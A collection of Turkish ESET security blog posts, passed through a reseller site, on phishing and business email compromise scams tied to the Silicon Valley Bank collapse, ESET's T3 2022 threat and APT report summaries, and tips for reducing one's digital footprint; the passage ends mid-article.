[Bildiğiniz parolaları unutun: Artık karmaşık parolalara ihtiyacınız var!](https://www.eset.com/tr/blog/bildiginiz-parolalari-unutun-artik-karmasik-parolalara-ihtiyaciniz-var/)
**Kategoriler:** SİBER GÜVENLİK
---
### [SVB: Her dolandırıcının hayalini süsleyen iflas haberi!](https://antivirus.com.tr/svb-her-dolandiricinin-hayalini-susleyen-iflas-haberi/)
**Published:** Mart 24, 2023
**Author:** ESET
**Excerpt:** Siber suçlular, SVB (Silikon Vadisi Bankası) iflasından kendi amaçları için nasıl faydalanabilir, kimlik avı teknikleri ile sizi nasıl dolandırmaya çalışırlar?
**Content:**
Siber suçlular, SVB (Silikon Vadisi Bankası) iflasından kendi amaçları için nasıl faydalanabilir, çeşitli kimlik avı teknikleri ile sizi nasıl dolandırmaya çalışırlar?
Böyle büyük olaylar ve krizler genellikle kimlik avı girişimlerinin çığ gibi büyümesini tetikler. COVID-19 salgını ve Rusya’nın Ukrayna’yı işgali en bariz örneklerdir ve Silikon Vadisi Bankası’nın (SVB) çöküşü en sonuncusu oldu. Teknoloji start-up’larının kilit finansörlerinden biri olan orta ölçekli ABD’li borç veren ve on milyarlarca dolar değerinde varlığı bulunan banka geçenlerde battı.
ABD hükümeti, müşterilerin paralarını garanti altına almak için kısa süre sonra [devreye girmiş](https://www.cnbc.com/2023/03/12/regulators-unveil-plan-to-stem-damage-from-svb-collapse.html) olsa da, zarar verildi. Siz veya işletmeniz bu tür olaylardan etkilenmemiş olsanız bile, [siber suç riski altında olabilirsiniz](https://isc.sans.edu/diary/Incoming+Silicon+Valley+Bank+Related+Scams/29630/).
Kimlik avı ve [iş e-postası ele geçirme](https://turk-internet.com/sirketlerin-korkulu-ruyasi-business-email-compromise-bec-nedir/) (BEC) girişimleri şimdiden dünyanın dört bir yanındaki gelen kutularına ulaşmaya başladı bile. Bu olayda fırtınayı atlattıktan sonra, ileriye dönük daha sağlam bir güvenlik farkındalığı programı oluşturmak için kullanılabilecek birçok deneyim var.
## SVB gibi dolandırıcılıklar
Dolandırıcıların başarı oranlarını artırmak için haberlerin üzerinden yürümeleri yeni bir şey değil. Ancak SVB olayının daha çekici ve cazip olmasının çeşitli nedenleri var:
- Çok paradan bahsediyoruz: SVB iflas ettiğinde tahmini 200 milyar ABD doları tutarında varlığı vardı.
- Varlıklarına erişemeyen müşterilerin faturaları nasıl ödeyecekleri konusunda endişelenmeleri aşırı kaygılanmaları.
- Müşterilerin batan banka ile tam olarak nasıl iletişime geçebilecekleri konusundaki karışıklık.
- İflasın [Signature Bank’ın](https://www.reuters.com/business/finance/new-york-state-regulators-close-signature-bank-2023-03-12/) batışından sonra meydana gelmesi, fonların nerede olduğu ve finansal sistemin sağlığı hakkında daha da fazla endişeye neden oldu.
- SVB’nin küresel varlığı: Birleşik Krallık’taki bir kolu ve Avrupa’da çeşitli bağlı işletmeleri ve ofisleri var. Bunlar, potansiyel dolandırıcılık kurbanlarının havuzunu genişletiyor.
- BEC açısından: Birçok SVB kurumsal müşterisinin banka hesap değişiklikleri hakkında ortaklarına bilgi vermesi bekleniyor. Bu arada dolandırıcılar araya girebilir ve kendi bilgilerinin iletilmesini sağlayabilirler.
Bu tür olaylarda sorun yaşayan bankanın müşterilerine yasal krediler veya hizmetler sunmak isteyen firmalar tarafından kaydedilen birden fazla alan adı görmek alışılmadık bir durum değil. Gerçek alan adını, dolandırılık amacı için alınmış olanlardan ayırt etmek zor olabilir.
Şimdiden insanları aldatmaya çalışabilecek yeni kaydedilmiş aslına benzeyen alan adlarının uzun bir listesi var.
> New domain registrations relating to Silicon Valley Bank are emerging. Some could be [\#phishing](https://x.com/hashtag/phishing?src=hash&ref_src=twsrc%5Etfw) campaigns. Listed below is what we’re seeing now. Keep in mind not all are scammy, and not all scammy domains targeting SVB will have SVB-related terms: <https://t.co/mHjfZQIQAf> [pic.twitter.com/Au7AbA0GhX](https://t.co/Au7AbA0GhX)
>
> — SecuritySnacks (@SecuritySnacks) [March 13, 2023](https://x.com/SecuritySnacks/status/1635348945533808642?ref_src=twsrc%5Etfw)
### SVB kimlik avı girişimleri
Her zaman olduğu gibi, kimlik avı girişimleri klasik sosyal mühendislik tekniklerine odaklanır:
- Alıcıyı cezbetmek için son dakika haberleri kullanma
- Alıcının güvenini kazanmak için SVB veya diğer markaların sahtelerinin kullanılması
- Alıcıları düşünmeden hareket etmeye zorlamak için bir aciliyet duygusu yaratmak. Ki bu iflas koşulları göz önüne alındığında çok da zor değil
- Bilgi toplamak veya para çalmak için kötü amaçlı bağlantılar/ekler
> Expect different threat actors to exploit the current situation with SVB. Started to see some infrastructure being setup that could be used for phishing / scams. login-svb\[.\]com cash4svb\[.\]com svbclaim\[.\]com svbdebt\[.\]com [pic.twitter.com/rn9ltBsxDU](https://t.co/rn9ltBsxDU)
>
> — Jaime Blasco (@jaimeblascob) [March 12, 2023](https://x.com/jaimeblascob/status/1635004991693025280?ref_src=twsrc%5Etfw)
Bazı kimlik avı girişimleri, muhtemelen [karanlık web’de satmak](https://www.eset.com/tr/blog/sibersuc-karaborsa-karanlikweb-hizmetleri-ve-fiyatlari/) veya gelecekteki dolandırıcılıklarla vurulacak hedeflerin bir listesini oluşturmak için SVB müşterilerinin bilgilerini çalmaya odaklanmıştır. Bazıları ise kurbanlardan para çalmak için daha sofistike yöntemler kullanıyor.
[Bunlardan biri](https://blog.cyble.com/2023/03/14/svb-collapse-triggers-heightened-cybersecurity-concerns/), SVB’nin tüm stablecoin USDC sahiplerinin tıkladıklarında paralarını geri alacaklarını iddia eden sahte bir ödül programı kullanıyor. Ancak, kurbanın erişeceği QR kodu, kripto para cüzdanı hesaplarını tehlikeye atacaktır.
Aynı QR ile ilgili kripto çalma amacına sahip bir yöntem de [USDC ihracçısı Circle tarafından yapılan bir duyuruyu](https://www.circle.com/blog/an-update-on-usdc-and-silicon-valley-bank) başlangıç noktası olarak kullandı. Firma, USDC’nin dolar ile 1: 1 oranında kullanılabileceğini ve bir Circle USDC talep sayfası ile yeni kimlik avı sitelerinin oluşturulmasını istediğini söyledi.
### BEC tehditleri
Daha önce de belirtildiği gibi, bu olay BEC saldırılarının gelişmesi için mükemmel koşulları sağlıyor. Finans ekiplerine, daha önce SVB’de bankacılık yapmış ve şimdi finansal kurumları değiştirmiş olan tedarikçiler tarafından bilgi verilmek istenecektir.
Sonuç olarak, hesap ayrıntılarını güncellemeleri gerekecek. Saldırganlar bu karışıklığı kullanabilir ve değiştirilmiş hesap alacaklısı ayrıntılarına sahip tedarikçilerin kimliğine bürünebilir.
Örneğin, Cloudflare CEO’su ve kurucusu Matthew Prince, çeşitli endüstrilerde ve kuruluşlardaki insanları hedef alan daha geniş bir kampanyanın parçası olarak dolandırıcılar tarafından hedef alındı.
Bu saldırılardan bazıları sahte domainlerden gönderilebilir, ancak diğerleri meşru ancak ele geçirilmiş tedarikçi e-posta hesaplarından gönderilen e-postalarla daha ikna edici de olabilir. Yeterli kontrolü ve önlemi olmayan kuruluşlar, [yanlışlıkla dolandırıcılara para gönderebilir.](https://turk-internet.com/simdi-de-ceo-sahteciligi-ya-mail-patrondan-degilse/)
## SVB ve benzeri dolandırıcılıklardan nasıl kaçınılır?
Kimlik avı ve BEC giderek yaygınlaşıyor. [FBI İnternet Suçları Raporu 2022](https://www.ic3.gov/Media/PDF/AnnualReport/2022_IC3Report.pdf), geçen yıl 300.000’den fazla kimlik avı kurbanı olduğunu bildiriyor ve en popüler siber suç türü olarak altını çiziyor. BEC, 2022’de 2,7 milyar ABD dolarının üzerinde dolandırıcılığa neden oldu ve bu da onu ikinci en yüksek hasılat kategorisi haline getirdi. Dolandırıcılardan korunmak için aşağıdakileri göz önünde bulundurun:
- E-posta, SMS, sosyal medya vb. yollarla alınan istenmeyen mesajlar konusunda dikkatli olun. Yanıtlayıp yanıtlamayacağınıza karar vermeden önce bunları gönderenle bağımsız olarak doğrulamaya çalışın.
- İstenmeye, beklemediğiniz bir mesajdan hiçbir şey indirmeyin, herhangi bir bağlantıya tıklamayın veya hassas kişisel bilgilerinizi vermeyin.
- Dilbilgisi hataları, yazım hatalarına dikkat edin, bunlar iletinin sahte olduğuna işaret edebilir.
- Fare imlecini e-posta gönderenin görünen adının üzerine getirin. Eposta adresi orijinal görünüyor mu?
- Tüm çevrimiçi hesaplar için [iki faktörlü kimlik doğrulamayı](https://www.eset.com/tr/passwords-business/) (2FA) etkinleştirin.
- Tüm hesaplarınız için bir parola yöneticisinde saklanan güçlü ve benzersiz parolalar kullanın.
- Cihazlarınız için otomatik güncellemeleri düzenli olarak kurun veya açın .
- Şüpheli her şeyi kurumsal güvenlik ekibine bildirin.
- Daha da önemlisi, tüm cihazlarınızda saygın bir üreticinin geliştirdiği güncel güvenlik yazılımına sahip olduğunuzdan emin olun.
### **Özellikle BEC için:**
- Hesap ayrıntılarını değiştirmeden / yeni hesapların ödemelerini onaylamadan önce iş arkadaşınızla yüz yüze görüşün
- Hesap güncelleme isteklerini istekte bulunan kuruluşla bir kez daha kontrol edin: e-postalarını yanıtlamayın, telefon numaralarından arayarak doğrulayın
### **Kurumsal IT güvenliği perspektifinden:**
- Şu anda trend olan saldırıların simülasyonları da dahil olmak üzere tüm personel için sürekli, düzenli [kimlik avı eğitimi](https://www.eset.com/tr/blog/kimlik-avi-farkindaligi-egitimi-calisanlarinizin-oltadan-kacinmasina-yardimci-olun/) alıştırmaları uygulayın.
- Olması gereken davranışları güçlendirmeye yardımcı olabilecek oyunlaştırma teknikleri düşünün
- BEC’i personel [güvenliği farkındalığı eğitimine](https://www.eset.com/tr/business/cybersecurity-training/) dahil edin
- Anti-spam, anti-phishing ve sunucu korumasını içeren gelişmiş e-posta güvenliği çözümlerine yatırım yapın ve tehditleri hedeflerine ulaşmadan önce engelleyin.
- Ödeme işlemlerini, büyük banka transferlerini birden fazla çalışan tarafından imzalanması gerekecek şekilde güncelleyin
Hepimizin özellikle bir bankadan gelen ve acil eylem gerektiren beklenmedik e-postalara veya çağrılara karşı uyanık olmamız gerekir. Asla bir bağlantıya tıklamayın ve bankacılık giriş bilgilerinizi girmeyin veya telefonla istendiğinde vermeyin. Banka bilgilerinize erişmek için bankanızın resmi web sitesini kullanın.
*İlgili makale:* *[Dolandırıcılık kurbanı olduğunuzun 5 işareti ve yapmanız gerekenler](https://antivirus.com.tr/dolandiricilik-kurbani-oldugunuzun-5-isareti-ve-yapmaniz-gerekenler/)*
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** BEC, Dolandırıcılık, Kimlik Avı
---
### [ESET Tehdit Raporu T3 2022](https://antivirus.com.tr/eset-tehdit-raporu-t3-2022/)
**Published:** Mart 2, 2023
**Author:** ESET
**Excerpt:** ESET Tehdit Raporu , ESET telemetrisi tarafından görülen ve ESET tehdit tespit ve araştırma uzmanlarının bakış açısından T3 2022 tehdit ortamının görünümü
**Content:**
2022’de Ukrayna’ya yönelik sebepsiz ve gerekçesiz bir saldırı dünyayı sarstı ve ülkede yıkıcı etkiler yarattı. Savaş, ESET araştırmacıları ve analistlerinin yıl boyunca yoğun bir şekilde izlediği enerji fiyatları ve enflasyondan siber uzaya kadar her şeyi etkilemeye devam ediyor. Tüm detayları ESET Tehdit Raporu T3 2022’de bulabilirsiniz.
Siber uzayda görülen etkiler arasında, fidye yazılımı sahnesinde büyük değişikler var. İstilanın başlangıcından bu yana, bu saldırganlığı destekleyen ve karşı çıkan fidye yazılımı operatörleri arasında bir bölünme gözlemledik. Ayrıca saldırganlar, fidye yazılımını taklit eden ve şifre çözme anahtarı elde etme amacı olmadan kurbanın verilerini şifreleyen siliciler yerleştirmek gibi giderek daha yıkıcı taktikler kullanıyor.
ESET Tehdit Raporu T3 2022’de okuyacağınız üzere savaş, açığa çıkan RDP hizmetlerine yönelik kaba kuvvet saldırılarını da etkiledi. Bu saldırılar 2022 yılında büyük düşüş gösterdi. Savaşın yanı sıra uzaktan çalışmada azalma, şirketlerin BT departmanlarının gelişmiş yapılanması ve karşı önlemleri ve Windows11’de yer alan yeni kaba kuvvet engelleme özelliği gibi diğer etkenler bu düşüşe katkıda bulunmuş olabilir. 2022’de algılanan RDP saldırılarını çoğunun kaynağı Rus IP adresleriydi.
RDP saldırılarındaki düşüşe rağmen, parola tahmini, T3 2022’de hala en çok tercih edilen ağ saldırısı vektörüydü. Aralık 2021’den beri çözümler bulunmuş olmasına rağmen Log4J güvenlik açığı, harici izinsiz giriş vektörü sıralamasında hâlâ ikinci sırada yer alıyordu. Bir tarafta düşen kripto para birimi döviz kurları ve diğer tarafta yükselen enerji fiyatları çeşitli kripto tehditlerini etkiledi. Cryptostealers ve cryptominers gibi geleneksel suç yazılımları azalırken, kripto para birimiyle ilgili dolandırıcılıkta değişim gözleniyor: ESET ürünleri tarafından engellenen kripto para temalı kimlik avı web siteleri T3’te %62 arttı ve FBI kısa süre önce yeni kripto yatırım planlarında bir artış olduğuna dair bir uyarı yayınladı.
Çevrimiçi olarak hediye satın alan kişiler siber suçlular için çok kazançlı bir hedef olduğundan Aralık ayındaki tatil, çevrimiçi mağazaların kimliğine bürünen kimlik avı etkinliğinin artmasına neden oldu. Mobil oyun geliştiricileri yeni yıl sezonundan önce yeni sürümleri piyasaya sürdükleri sırada, saldırganlar değiştirilmiş kötü amaçlı sürümlerini üçüncü taraf uygulama mağazalarına yükleyerek kurbanlarını dolandırdı. Ayrıca, T3 2022’de Android reklam yazılımı algılamalarında önemli bir artış gözlemledik.
Çeşitli çevrimiçi forumlarda bulunan ve amatör saldırganlar tarafından kullanılan erişimi kolay casus yazılım kitleri sayesinde Android platformunda da yıl boyunca casus yazılımlarda artış görüldü. Genel bilgi hırsızlığı algılamaları hem T3’te hem de 2022 boyunca düşüş eğilimi gösterse de, bankacılık kötü amaçlı yazılımları için bu durum tam tersiydi ve algılamalar geçmiş yıla kıyasla iki katına çıktı.
2022’nin son aylarında ilginç ESET araştırma bulgularına rastlandı. Araştırmacılarımız, yüksek profilli Japon siyasileri hedef alan bir *MirrorFace hedefli kimlik avı kampanyası* ve Ukrayna’da birden fazla kuruluşu hedef alan ve her yerinde Sandworm’un parmak izlerini taşıyan *RansomBoggs* adlı yeni bir fidye yazılımı keşfetti. ESET araştırmacıları kötü şöhretli *Lazarus grubu* tarafından yürütülen ve sahte iş teklifleri içeren belgelerin bulunduğu hedefli kimlik avı e-postalarıyla kurbanlarını kandırmaya çalışan bir kampanya keşfetti; bu e-postalardan biri bir havacılık şirketi çalışanına gönderildi. Tedarik zinciri saldırılarına gelince, elmas endüstrisinde kullanılan bir İsrail yazılım paketinin kullanıcılarını hedefleyen *Agrius APT grubuna* atfettiğimiz yeni bir silici ve yürütme aracı bulduk.
Her zaman olduğu üzere, ESET araştırmacıları AVAR, Ekoparty ve çeşitli konferanslara katılarak uzmanlıklarını paylaşmak için birden fazla fırsat yakaladı ve bu konferanslarda yukarıda belirtilen ESET Research keşiflerinin çoğunun teknik yönlerini ayrıntılı bir şekilde paylaştılar. Önümüzdeki aylarda sizi Botconf, RSA Konferansı ve diğer etkinliklerde ESET sunumlarına davet etmekten mutluluk duyuyoruz.
ESET Tehdit Raporu T3 2022
Raporu okuyun

Raporun tamamını okumak istemezseniz, ESET Güvenlik Farkındalığı Uzmanı Ondrej Kubovic ve ESET Araştırmacısı Aryeh Goretsky’nin son baskıda bahsedilen bulguları derinlemesine incelediği [ESET Research podcast](https://esetresearch.podbean.com/e/threatreportt32022)‘inden sesli versiyonunu da dinleyebilirsiniz. ESET Research Podcast’in yeni bölümlerini kaçırmak istemiyorsanız [Spotify](https://open.spotify.com/show/1WDjY2A3A3s5FKycrOVkhg), [Google Podcasts](https://podcasts.google.com/feed/aHR0cHM6Ly9mZWVkLnBvZGJlYW4uY29tL2VzZXRyZXNlYXJjaC9mZWVkLnhtbA), [Apple Podcasts](https://podcasts.apple.com/us/podcast/eset-research-podcast/id1596306608) veya [PodBean](https://esetresearch.podbean.com/) aracılığıyla abone olabilirsiniz.
*Önemli akımlar ve en yaygın tehditler ile ilgili düzenli güncellemeler için* [*Twitter’da ESET research*](https://twitter.com/ESETresearch)*’ü takip edin.*
Tehdit istihbaratının kuruluşunuzun siber güvenlik duruşunu nasıl geliştirebileceği hakkında daha fazla bilgi edinmek için *[ESET Threat Intelligence](https://www.eset.com/tr/business/services/threat-intelligence/)* sayfasını ziyaret edin.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Rapor, Siber Güvenlik, Tehdit Raporu
---
### [Dijital karanlıkta teknoloji ve güvenlik](https://antivirus.com.tr/dijital-karanlikta-teknoloji-ve-guvenlik/)
**Published:** Şubat 10, 2023
**Author:** ESET
**Excerpt:** İnternetsiz yaşam, mükemmel güvenlik mi? ESET araştırmacıları teknoloji ve güvenlik ile ilgili bir deney gerçekleştiriyor.
**Content:**
**İnternetsiz yaşam, mükemmel güvenlik anlamına gelir mi? ESET araştırmacıları, dijital karanlığa sürüklenmenin sonuçlarını gözler önüne sermek üzere teknoloji ve güvenlik ile ilgili bir düşünce deneyi gerçekleştiriyor.**
Tüm bilgisayar sorunları Ukrayna’daki bir savaşa veya Teksas’taki elektrik arızasına bağlanamaz. Ancak, felaketle sonuçlanan bir olay nedeniyle dünyanın geri kalanına ağ erişiminizin olmadığını varsayalım. Silahlı bir çatışma, otoriter bir rejimin kararı, deniz altı internet kablolarını etkileyen bir olay, aşırı titiz ağ kısıtlaması, elektrik şebekesi sorunları gibi nedenlerle bağlantınızın kesilmesi durumunda ne kadar (ve ne süreyle) güvende olacaksınız?
Eskiden bilgisayarlarınız internet olmadığında da gayet iyi çalışıyordu; şimdi sürekli olarak buluta bağlanmak istiyor. Peki ya bulut kapanırsa: Eliniz kolunuz bağlı bir şekilde, güvenliğiniz tehlikede mi olacak?
İlk başta, muhtemelen yerel uygulamalarda ve işletim sisteminde herhangi bir değişiklik fark etmezsiniz. Tarayıcıda yalnızca bulut uygulamaları olduğunu görmenize rağmen nihayetinde arka planda uyarılar veren bilgisayar güncellemeleri dikkatinizi çeker ve işler değişmeye başlar.
İlk olarak, belki de kalan internet erişim bölgenizin içinde olmadıkça bulut yedeklemeleri gerçekleşemez. Ancak aynı zamanda, uygulamalarınız ve işletim sisteminiz güncellemelerin gerisinde kaldıkça güvenliğiniz giderek zayıflar ve siz de savunmasız hale gelirsiniz.
Bu durum doğrusal bir şekilde gerçekleşmez. Temel olarak bazı teknolojiler (örneğin bizimki), Windows gibi buluta daha kritik bir şekilde bağlı yazılımlar gibi yanıt vermez.
Peki ya doğal ya da insan kaynaklı bir felaket internet erişiminizin fişini çekerse? Siz ve Windows’un yanı sıra her türlü yazılımı çalıştıran bilgisayarınız kesintilerle nasıl başa çıkarsınız? ESET’in kendi yazılımı bu durumda ne yapar?
Bu makalede (yazdırılabilir), bu tür soruları ESET’in Seçkin Araştırmacısı ve Windows uzmanı Aryeh Goretsky ile birlikte yöneltiyoruz.
Daha çok ‘dinleme’ tercih ediyorsanız, bu konuşma aşağıda bir podcast olarak da mevcuttur.
İyi okumalar/dinlemeler!
[The internet, unplugged: Your tech in a digital vacuum](https://www.welivesecurity.com/wp-content/uploads/2023/02/tech_digital_vacuum.pdf)
[Raporu okuyun](https://www.welivesecurity.com/wp-content/uploads/2023/02/tech_digital_vacuum.pdf)
[](https://www.welivesecurity.com/wp-content/uploads/2023/02/tech_digital_vacuum.pdf)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [ESET APT Faaliyet Raporu T3 2022](https://antivirus.com.tr/eset-apt-faaliyet-raporu-t3-2022/)
**Published:** Şubat 3, 2023
**Author:** ESET
**Excerpt:** ESET araştırmacıları tarafından Eylül-Aralık 2022'de izlenen, araştırılan ve analiz edilen, gelişmiş sürekli tehdit (APT) gruplarının etkinliklerini özetliyor.
**Content:**
*ESET Research 2022 T3, belirli APT gruplarının etkinliklerine dair araştırma ve analizlere genel bakış*
ESET APT Faaliyet Raporu 2022, T3, ESET araştırmacıları tarafından Eylül 2022den Aralık sonuna kadar izlenen, araştırılan ve analiz edilen belirli gelişmiş sürekli tehdit (APT) gruplarının etkinliklerini özetliyor.
Bu dönemde Rusya ile bağlantılı APT grupları, yıkıcı veri silici yazılımlar ve fidye yazılımlar kullanarak, özellikle Ukraynayı hedef alan operasyonlarda yer almaya devam etti. Birçok vakanın yanı sıra Ukrayna’da kötü şöhretli Sandworm grubunun bir enerji sektörü şirketine karşı önceden bilinmeyen bir veri silici yazılımı kullandığını tespit ettik. APT gruplarının operasyonları genellikle devlet veya devlet destekli katılımcılar tarafından gerçekleştirilir. Söz konusu saldırı, Ekim ayında Rus silahlı kuvvetlerinin enerji altyapısını hedef alan füze saldırıları başlatmasıyla aynı dönemde gerçekleşmiştir. Bu saldırılar arasındaki koordinasyonu kanıtlayamasak da, Sandworm ve Rusya askeri güçlerinin aynı amacı taşıdığı öne sürülüyor.
ESET araştırmacıları ayrıca Japonya’daki siyasileri hedef alan bir MirrorFace hedefli kimlik avı saldırısı tespit etti ve bazı Çin bağlantılı grupların hedefinde aşama değişikliği fark etti – Goblin Panda, Mustang Panda’nın Avrupa ülkelerine olan ilgisini kopyalamaya başladı. İran bağlantılı gruplar da saldırılarına devam etti – POLONIUM, İsrail şirketlerinin yanı sıra, bu şirketlerin yabancı yan kuruluşlarını da hedef almaya başladı ve MuddyWater muhtemelen, aktif bir güvenlik hizmeti sağlayıcısının güvenliğine sızdı. Kuzey Kore bağlantılı gruplar, dünyanın çeşitli yerlerindeki kripto para şirketlerine ve borsalarına sızmak için eski güvenlik açıklarını kullandı. İlginç bir şekilde Konni, tuzak belgelerde kullandığı dilleri genişleterek, listesine İngilizceyi de ekledi; bu da her zamanki Rusya ve Kore hedeflerine odaklanmadığı anlamına gelebilir. Ayrıca, Orta Asya’daki önemli devlet kurumlarını hedef alan bir siber casusluk grubu keşfettik ve SturgeonPhisher adını verdik.
ESET APT Faaliyet Raporu T3 2022’de açıklanan kötü amaçlı faaliyetler ESET ürünleri tarafından algılanır; paylaşılan istihbarat çoğunlukla tescilli ESET telemetrisine dayanır ve ESET Research tarafından doğrulanmıştır.
Bu raporda açıklanan APT gruplarından etkilenen ülkeler, bölgeler ve sektörler şunlardır:
**Hedeflenen ülkeler ve bölgeler:**
- Orta Asya
- Mısır
- Avrupa Birliği
- Hong Kong
- İsrail
- Japonya
- Letonya
- Polonya
- Suudi Arabistan
- Sırbistan
- Güney Kore
- Tanzanya
- Ukrayna
- Amerika Birleşik Devletleri
**Hedeflenen sektörler**
- Blockchain tabanlı çözüm (Web3) geliştiriciler
- Kripto para firmaları ve borsaları
- Savunma
- Enerji endüstrisi
- Mühendislik
- Finansal hizmetler
- Bahis şirketleri
- Lojistik
- Güvenlik hizmeti sağlayıcılar
- Üretim
- Ulusal ve yerel yönetimler
- Siyasi oluşumlar
- Uydu iletişim şirketleri
ESET APT Faaliyet Raporları, ESET APT Raporları PREMIUM müşterilerine sağlanan siber güvenlik istihbarat verilerinin yalnızca bir bölümünü içerir. Daha fazla bilgi için [*ESET Threat Intelligence*](https://www.eset.com/tr/business/services/threat-intelligence/) web sitesini ziyaret edin.
ESET APT Faaliyet Raporu T3 2022
Raporu okuyun

*Önemli akımlar ve en yaygın tehditler ile ilgili düzenli güncellemeler için* [*Twitter’da ESET research*](https://twitter.com/ESETresearch)*’ü takip edin.*
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [Dijital dağınıklık sizi ele geçirmeden, siz onu ele geçirin](https://antivirus.com.tr/dijital-daginiklik-sizi-ele-gecirmeden-siz-onu-ele-gecirin/)
**Published:** Şubat 10, 2023
**Author:** ESET
**Excerpt:** Sosyal medya, e-postalar, arama motorları ve dahası. Kullanmadığınız uygulamaları ve kısa yolları silerek çevrimiçi gizliliğinizi ve güvenliğinizi artırın.
**Content:**
*Günümüzün en büyük sorunu dijital dağınıklık. Kullanmadığınız uygulamaları ve kısa yolları silerek çevrimiçi gizliliğinizi ve güvenliğinizi artırın*
Bilmiyorsanız; geçen hafta Veri Gizliliği Haftasıydı. Herkese çevrimiçi hareketlerimizin her birinin bir veri izi oluşturduğunu ve bu nedenle kişisel bilgilerimizi çevrimiçi kullanırken çok dikkatli davranmamız gerektiği uyarısında bulunan bilinçlendirme etkinliği yapıldı. Bunun iyi bir nedeni vardı.
Dijital dünyada her geçen gün daha fazla zaman geçiriyoruz. Bunun anlamı: Arkadaşlarla sosyalleşmek için sosyal medya platformlarına giriyor; arama motorlarını, mesajlaşma ve video konferans araçlarını kullanarak e-posta yoluyla iletişim kuruyor ve dijital yayın hizmetlerinden faydalanıyoruz. Ancak temasa geçtiğiniz her kuruluş sizden bir şey istiyor. Hesaplarınızı güvende tutmak, kişiselleştirilmiş deneyimler sunmak ve sizinle olan ilişkilerinden para kazanmak için oturum açma bilgileri, iletişim bilgileri, konum ve hatta tarama geçmişi gibi bilgiler istiyorlar.
Olası güvenlik ve gizlilik risklerini azaltmak için bu kuruluşlarla paylaştığınız bilgi miktarını sınırlamak ve çevrimiçi yayılmasına engel olmak akıllıca bir hareket olur.
## Sorun, abartmak…
Kişisel ve hesap bilgilerinizi ne kadar çok site ve uygulamayla paylaşırsanız, bilgilerinizin ihlal edilme olasılığı o kadar artar: Bu şirketlerden birinin güvenliği ihlal edilebilir veya doğrudan bilgisayar korsanları tarafından hedef alınabilirsiniz. Ayrıca, gezinme bilgileriniz ve diğer bilgilerinizin üçüncü taraf reklamcılar ve diğerleriyle paylaşılma olasılığı daha yüksektir. Ve elbette, sosyal medyada içerik yayınlıyorsanız, tüm dünyayı günlük hayatınızın inceliklerini gözlemlemeye davet ediyor olabilirsiniz.
Bu sadece kendi kişisel güvenliğinizi ve mahremiyetinizi riske atmaz. Bir iş cihazı kullanıyorsanız veya farkında olmadan kurumsal bilgileri paylaşıyorsanız, bu aynı zamanda işvereniniz için de bir tehdit olabilir ve riskleri daha da yükseltebilir. Bir evcil hayvanın adı veya mevcut rolünüzün ayrıntıları gibi oldukça zararsız bir şey bile, bilgisayar korsanları tarafından açık çevrimiçi hesapları kırmak ve/veya daha da hassas bilgileri ortaya çıkarmak için kimlik avı saldırılarını özelleştirmek için kullanılabilir.
Çevrimiçi olarak yayınladığınız ve paylaştığınız şeyleri kısıtlamak, giderek daha fazla siber hırsızlar ve şaibeli veri komisyoncularıyla dolan dijital bir dünyada anlamlıdır. Ancak potansiyel olarak çok sayıda web sitesine, hesaba ve cihaza yayılmış çok fazla bilgiyle, nereden başlayacağınızı bilmek zor olabilir.
İşte başlamak için belirlediğimiz en iyi 10 adım:
## Dijital dağınıklık ve ayak izinizi sınırlamanın 10 yolu
### **Daha az uygulama indirin**
Mobil uygulamalar genellikle amaçlandığı gibi çalışmak için kullanıcıların önemli miktarda kişisel ve/veya finansal bilgi girmesini gerektirir. Ayrıca konum, gezinme etkinliği ve daha sonra üçüncü taraflarla paylaşılan diğer bilgileri de izleyebilirler. Ne kadar az uygulamaya kaydolursanız, bilgileriniz o kadar az açığa çıkacaktır.
Varsayılan dürtünüz önce indirip sonra soru sormak değil, tam tersi olmalıdır. Gerçekten ihtiyacınız olan bir şey olup olmadığına karar vermeden önce araştırma yapmalısınız.
Daha sonra, bir süredir kullanmadığınız uygulamaları kaldırmak için cihazlarınızı düzenli olarak “temizlemeniz” gerekir. Bunları yaparken, saklamaya karar verdiğiniz uygulamaların izinlerini de kontrol etmeyi unutmayın.
### **Daha az çevrimiçi hesap oluşturun ve mevcut hesapları temizleyin**
Şirketler sizde sadece alışkanlık yaratmak istemiyor. Onlara sadık kalmanızı da istiyorlar. Bu nedenle, birçoğu sizi hesap oluşturmaya ve bu şekilde kazanç sağlayabilecekleri bilgilerinizi de paylaşmaya teşvik edecektir. Bu, e-ticaret sitesinden bir medya sitesine kadar her tür şirket olabilir. Bir sonraki ziyaretinizde ödeme ve diğer bilgilerin kaydedilmeyeceğini bilseniz bile, bunu yapmayın. Daha fazla mahremiyet ve güvenlik için ödediğimiz bedel genellikle biraz sıkıntı çekmektir.
Zamanla daha az kullandığınız ve artık kullanmadığınız çevrimiçi hesaplarınız varsa, onları kapatın.
### **Hassas verileri paylaşmamaya ekstra özen gösterin**
Bazen istediğiniz mal veya hizmetleri almak için bilgi paylaşmak kaçınılmazdır. Ama verdiğiniz bilgilere dikkat edin. Gerekli değilse kesinlikle, yeraltı siber suç dünyasında yüksek talep gören telefon numarası, e-posta ve ev adresi, mali ayrıntılar ve sosyal güvenlik numarası gibi bilgileri paylaşmayın. Örneğin, e-posta ve telefon numaraları, alıcılara kimlik avı mesajları göndermek için kullanılabilir. Riski daha da azaltmak için çevrimiçi satın alma yaparken misafir hesaplarını kullanın.
### **Sosyal medyada paylaşmadan önce iki kez düşünün**
Sosyal medya dijital megafon gibidir. Çoğunlukla paylaşılan içerikler beğenilir, yeniden paylaşılır ve dijital ortamda bir kez yayınlandıktan sonra kaldırılması veya geri alınması neredeyse imkansız hale gelir. Bu nedenle, içeriği yayınlamadan önce, başkaları ve gelecekteki işvereniniz tarafından nasıl karşılanacağını düşünmek önemlidir. Ayrıca, yaptığınız iş ve özel hayatınızla ilgili herhangi bir hassas bilgi taşıyıp taşımadığını da düşünmelisiniz. Ayrıca profilinizi çevrimiçi ortamda arkadaşlarınızla/kişilerinizle sınırlandırmayı ve gerçek hayatta tanımadığınız kişileri eklememeyi düşünün. Gizlilik tercihlerini gözden geçirin ve herhangi bir istenmeyen iletişimin sahte olabileceğine dikkat edin.
### Dijital dağınıklık ve **silme hakkınız**
